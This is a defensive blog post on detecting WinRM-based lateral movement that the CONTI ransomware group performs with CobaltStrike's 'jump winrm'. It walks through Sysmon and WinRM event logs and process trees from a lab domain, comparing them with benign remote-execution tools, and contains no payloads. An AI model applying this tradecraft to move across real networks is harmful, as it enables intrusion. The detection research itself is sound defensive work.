Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 1

unh4ck.com/detection-engineering-and-threat-hunting/lateral-movement/detecting-conti-cobaltstrike-lateral-movement-techniques-part-1

Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 1

Detection opportunities on lateral movement techniques used by CONTI ransomware group using CobaltStrike.

Introduction:

In an attempt to contribute to the defensive capabilities of security teams regarding the increase of CobaltStrike usage by threat actors (TA) and in a joined effort with @MichalKoczwara, a series of articles will be released on CobaltStrike's TTP detections related to the CONTI leak.
For the first part of this blog post, I will cover detection opportunities for lateral movement (LM) techniques used by the TA **CONTI** via CobaltStrike. Keep in mind that I tried to boil it down to analytics that can be used for other lateral movements variation and not just specific to CONTI Group or CobaltStrike (CS).

Definition:

MITRE ATT&CK defines lateral movement as :

> *Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.*

Looking in the CobaltStrike documentation we can find some built-in modules for Lateral Movement defined in the table bellow which were included in the leaked documentation:

Jump Module

Arch

Description

psexec

x86

Use a service to run a Service EXE artifact

psexec64

x64

Use a service to run a Service EXE artifact

psexec_psh

x86

Use a service to run a PowerShell one-liner

winrm

x86

Run a PowerShell script via WinRM

winrm64

x64

Run a PowerShell script via WinRM

Other capabilities are used by the group like `Remote-Exec` command, PTH module, RDP and `SHELL` command to remotely execute commands using `WMIC.EXE` utility. I will go through these TTPs in the second part.

Remote-Exec Module

Description

psexec

Remote execute via Service Control Manager

winrm

Remote execute via WinRM (PowerShell)

wmi

Remote execute via WMI (PowerShell)

Simulation Setup

CobaltStrike

Zeek

Elastic Stack (Winlogbeat + Filebeat)

Sysmon Configuration Blacksmith OTRF
VICTIM Windows 10 user machine (Initial Access)

DC_ATLAS Domain Controller Windows Server 2016 (Lateral Movement Target)

T1021.006 Remote Services: Windows Remote Management

A primer to WinRM

WinRM is the Microsoft implementation of **WS-Management** protocol which is an open source standard for constructing XML messages following the standards of Simple Object Access Protocol (SOAP) messages.

This great blog explain in simple steps a typical WinRM based conversation for invoking commands:

1. 1.
   Send a Create Shell message and get the shell id from the response
2. 2.
   Create a command in the shell sending the command and any arguments and grab the command id from the response
3. 3.
   Send a request for output on the command id which may return streams (stdout and/or stderr) containing base64 encoded text.
4. 4.
   Keep requesting output until the command state is done and examine the exit code.
5. 5.
   Send a command termination signal
6. 6.
   Send a delete shell message

I will go more in depth about WinRM from a defensive perspective during lateral movement in a separate blog but for more details I recommend checking the official documentation [MS-WSMV]. However, a couple of things we should keep in mind when it come to the limitations of WinRM and why PowerShell Remoting Protocol (PSRP) is much better choice to go with.

The default value of a SOAP message size **512KB** and a maximum of **8192KB.** This attribute can be modified with the following command : `winrm set winrm/config/winrs '@{<Quota>="<Value>"}'` .

WinRM also doesn't have a built-in functionality for file transfer. We will learn in the next section that PowerShell Remoting Protocol (PSRP) is much better alternative.


Windows Built-in WinRM tools

In order to understand CobaltStrike WinRM beacon capabilities, first, I tried to see normal behavior of some of the tools that can be used in a legitimate way. There are 3 main ways to execute command remotely using WinRM:

WinRS:


Windows Remote Shell built-in tool is a pure implementation of remote command execution via WinRM. Upon executing a command using winrs.exe utility via the command `winrs -r:dc_atlas "ipconfig"` the following telemetry was recorded on the destination:

> `svchost.exe` spawns `winrshost.exe` with the parent command line `C:\\Windows\\system32\\svchost.exe -k DcomLaunch`



```
Process Create:
RuleName: -
UtcTime: 2021-10-07 12:40:15.446
ProcessGuid: {a7dd6658-eaaf-615e-5101-000000001900}
ProcessId: 6632
Image: C:\Windows\System32\winrshost.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Host Process for WinRM's Remote Shell plugin
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: winrshost.exe
CommandLine: C:\Windows\system32\WinrsHost.exe -Embedding
CurrentDirectory: C:\Windows\system32\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-eaaf-615e-902c-620000000000}
LogonId: 0x622C90
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=50D3607204F89876C1C32BD0B3D591CC083DC43A,MD5=F40EC96CA18D88CB1F26FA2070010714,SHA256=
607C014A3CA531FFAD50BCD90095C01E4E6B691D9E18473C70E4699CF1E31453,IMPHASH=4216D8E7F36901B61DFD6309B49BCF96
ParentProcessGuid: {a7dd6658-d96e-615e-0c00-000000001900}
ParentProcessId: 940
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch
```


> The `winrshost.exe` then invokes `cmd.exe` instance and execute the command within its context.



Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2021-10-07 12:40:15.878
ProcessGuid: {a7dd6658-eaaf-615e-5301-000000001900}
ProcessId: 268
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /C ipconfig
CurrentDirectory: C:\Users\Administrator\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-eaaf-615e-902c-620000000000}
LogonId: 0x622C90
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=99AE9C73E9BEE6F9C76D6F4093A9882DF06832CF,MD5=F4F684066175B77E0C3A000549D2922C,SHA256=
935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,IMPHASH=3062ED732D4B25D1C64F084DAC97D37A
ParentProcessGuid: {a7dd6658-eaaf-615e-5101-000000001900}
ParentProcessId: 6632
ParentImage: C:\Windows\System32\winrshost.exe
ParentCommandLine: C:\Windows\system32\WinrsHost.exe -Embedding
```




Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2021-10-07 12:40:15.913
ProcessGuid: {a7dd6658-eaaf-615e-5401-000000001900}
ProcessId: 4828
Image: C:\Windows\System32\ipconfig.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: IP Configuration Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ipconfig.exe
CommandLine: ipconfig
CurrentDirectory: C:\Users\Administrator\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-eaaf-615e-902c-620000000000}
LogonId: 0x622C90
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=A95BEAA8B81FD799DB6051A79D959908FFBDB22F,MD5=29916DCEA5377C19996B417D9235F42F,SHA256=
5EE3FD7CA1AC876D0DE539D469BFC333594FCA3DF9F377CC96C756D9648697F1,IMPHASH=3636F50089F8190E3308E8AEA8F2043A
ParentProcessGuid: {a7dd6658-eaaf-615e-5301-000000001900}
ParentProcessId: 268
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C ipconfig
```

After finishing the execution of the command these processes are terminated because `winrs.exe` doesn't support persistent sessions so every time you execute a command remotely this behavior repeats itself.



winrs.exe
svchost.exe
winrshost.exe
cmd.exe
Parent Command Line
C:\Windows\system32\cmd.exe /C [COMMAND]
Parent Command Line
C:\Windows\system32\svchost.exe -k DcomLaunch

winrs process tree


Invoke-Command & Enter-PSSession :

These PowerShell cmdlets use the PowerShell Remoting Protocol [MS-PSRP] which is a separate protocol that runs over WinRM. PSRP supports many message types to execute commands and retrieve their outputs and its main difference from WSMV specs is its message fragmentation handling process which makes it more reliable vis-à-vis WinRM message size limitations.
While testing these cmdlets, the following telemetry was recorded on the destination:

> `svchost.exe` spawns wsmprovhost.exe with the parent command line `C:\Windows\system32\svchost.exe -k DcomLaunch`



Executing nslookup command via Enter-PSSession


Event 1, Sysmon


General | Details

```
Process Create:
RuleName: -
UtcTime: 2021-10-07 12:48:52.097
ProcessGuid: {a7dd6658-ecb4-615e-5601-000000001900}
ProcessId: 4516
Image: C:\Windows\System32\ipconfig.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: IP Configuration Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ipconfig.exe
CommandLine: "C:\Windows\system32\ipconfig.exe"
CurrentDirectory: C:\Users\Administrator\Documents\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-eca6-615e-e6b5-670000000000}
LogonId: 0x67B5E6
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=A95BEAA8B81FD799DB6051A79D959908FFBDB22F,MD5=29916DCEA5377C19996B417D9235F42F,SHA256=
5EE3FD7CA1AC876D0DE539D469BFC333594FCA3DF9F377CC96C756D9648697F1,IMPHASH=3636F50089F8190E3308E8AEA8F2043A
ParentProcessGuid: {a7dd6658-eca6-615e-5501-000000001900}
ParentProcessId: 5088
ParentImage: C:\Windows\System32\wsmprovhost.exe
ParentCommandLine: C:\Windows\system32\wsmprovhost.exe -Embedding
```

Executing ipconfig via Invoke-Command

> `Invoke-Command` & `Enter-PSSession` both run commands within the context of `wsmprovhost.exe`

The difference between these two cmdlets is that `Invoke-Command` will terminate `wsmprovhost.exe` process after receiving the output while the `Enter-PSSession` will establish a persistent session.



Invoke-Command & Enter-PSSession process tree

Now that we have established what telemetry can be left behind by using Windows built-in tools we can distinguish suspicious process behavior. lets see in the following section how CS default configurations for lateral movement behave.

CobaltStrike jump winrm

First, lets discover the telemetry that will be generated from source and destination for every attempt to use WinRM remotely:

On the source:

EID

Action

Provider

Comment

6

WSMan Session Creation

Microsoft-Windows-WinRM

Creating WSMan Session. This event will give you the PID that initiated the connection

31

WSMan Session Creation

Microsoft-Windows-WinRM

WSMan Session Created Successfully

3

Network Connection

Microsoft-Windows-Sysmon

Network Direction: egress

Infected Source Process Name

Destination port : 5985 or 5986

On the destination:

EID

Action

Provider

Comment

1

WSMan Session Creation

Microsoft-Windows-Sysmon

- Process Name : `wsmprovhost.exe`
- Process CMD : `C:\Windows\system32\wsmprovhost.exe -Embedding`
- Process Parent Name : `svchost.exe`
- Process Parent CMD : `C:\Windows\system32\svchost.exe -k DcomLaunch`

3

WSMan Session Creation

Microsoft-Windows-Sysmon

- Network Direction: ingress
- Process Name: System
- Destination port : 5985 or 5986
- User : NT `AUTHORITY\SYSTEM`

17

Pipe Created

Microsoft-Windows-Sysmon

- Network Direction: egress
- Infected Source Process Name
- Destination port : 5985 or 5986
  - Pipe Name : `\PSHost.[%NUMBERS%].[%PID%].DefaultAppDomain.wsmprovhost`
  - Process Name : `wsmprovhost.exe`

4656

Process Access

Microsoft-Windows-Security-Auditing

Object Server : WS-Management Listener

Process Name : `C:\Windows\System32\svchost.exe`

400

PowerShell Session Start

PowerShell

Host Name = `ServerRemoteHost` (Remote PowerSehll Session)

Engine Version (Good for Downgrading PS attacks)

Host Application : `C:\Windows\system32\wsmprovhost.exe -Embedding`

91

WSMan Session Creation

Microsoft-Windows-WinRM

31

WSMan Session Creation

Microsoft-Windows-WinRM

WSMan Session Created Successfully

142

WSMan Operation Failure


Microsoft-Windows-WinRM

Helpful when WinRM is not enabled on the targeted host

Other events are generated on the destination side but these in the previous table are the most relevant to remote WinRM activity. You can use them according to your collection and correlation strategy. Obviously, `EID 1`, `EID 91` and `EID 4656` have much higher event decisiveness than the rest. I will be releasing a Mindmap that groups all this telemetry in one place at the end of this blog post series.


Now jumping to `jump winrm` command and some first differences in process tree behavior were observed at execution time:

> **`jump winrm`** command generated the same telemetry as in previous observations except that the beacon runs under the context of a PowerShell instance invoked by `wsmprovhost.exe`. This is not something we can normally observe by using `winrs`, `Invoke-Command` or `Enter-PSSession` except if the command invoked `powershell.exe` itself then PowerShell cmdlets would produce this behavior.
